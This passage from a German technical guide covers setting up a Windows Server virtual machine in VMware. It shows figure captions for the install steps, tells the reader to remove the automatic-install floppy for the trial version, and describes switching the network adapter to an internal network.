


Abbildung 77: Erstellen einer neuen virtuellen Maschine 8/9




Abbildung 78: Erstellen einer neuen virtuellen Maschine 9/9

Nachdem die virtuelle Maschine erstellt wurde, muss die **autoinst.flp** Diskette entfernt werden (siehe Abbildung 79), da es sonst zu Komplikationen bei der Installation kommt, da die Diskette eine Abfrage zur Nutzung eines validen Produktschlüssels beinhaltet, welcher allerdings vorerst nicht für eine 180-tägige Testversion benötigt wird.




Abbildung 79: Entfernung des Diskettenlaufwerks

Nachdem das Diskettenlaufwerk entfernt wurde, wird das Netz, des Netzwerkadapters angepasst, sodass die Kommunikation nur intern über den noch folgenden DHCP-Server erfolgt, hierzu wird der Adapter auf das Netz **VMnet2** umgestellt (siehe Abbildung 80).




Abbildung 80: Anpassung des Netzwerkadapters

Nach der Konfiguration des Netzwerkadapters, folgt die Installation des Betriebssystems (siehe Abbildung 81 - Abbildung 89).




Abbildung 81: Installation von Windows Server 1/9




Abbildung 82: Installation von Windows Server 2/9




Abbildung 83: Installation von Windows Server 3/9




Abbildung 84: Installation von Windows Server 4/9




Abbildung 85: Installation von Windows Server 5/9




Abbildung 86: Installation von Windows Server 6/9




Abbildung 87: Installation von Windows Server 7/9




Abbildung 88: Installation von Windows Server 8/9

